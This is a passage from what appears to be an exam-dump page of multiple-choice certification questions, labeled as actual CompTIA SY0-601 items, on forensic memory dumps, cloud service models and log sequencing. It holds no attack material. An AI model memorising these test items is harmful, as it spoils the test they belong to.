
B. SFTP

C. SRTP

D. LDAPS

E. S/MIME

F. SSL VPN



Actual exam question from CompTIA's SY0-601

Question #: 373

Topic #: 1

[All SY0-601 Questions]


A malicious actor recently penetrated a company's network and moved laterally to the data center. Upon investigation, a forensics firm wants to know what was in the memory on the compromised server. Which of the following files should be given to the forensics firm?

A. Security

B. Application

C. Dump

D. Syslog



Actual exam question from CompTIA's SY0-601

Question #: 374

Topic #: 1

[All SY0-601 Questions]


A company is looking to migrate some servers to the cloud to minimize its technology footprint. The company has a customer relationship management system on premises. Which of the following solutions will require the LEAST infrastructure and application support from the company?

A. SaaS

B. IaaS

C. PaaS

D. SDN



Actual exam question from CompTIA's SY0-601

Question #: 375

Topic #: 1

[All SY0-601 Questions]

A network administrator needs to determine the sequence of a server farm's logs. Which of the following should the administrator consider? (Choose two.)

A. Chain of custody


B. Tags

C. Reports

D. Time stamps

E. Hash values

F. Time offset



Actual exam question from CompTIA's SY0-601

Question #: 376

Topic #: 1

[All SY0-601 Questions]

Which of the following is the BEST reason to maintain a functional and effective asset management policy that aids in ensuring the security of an organization?

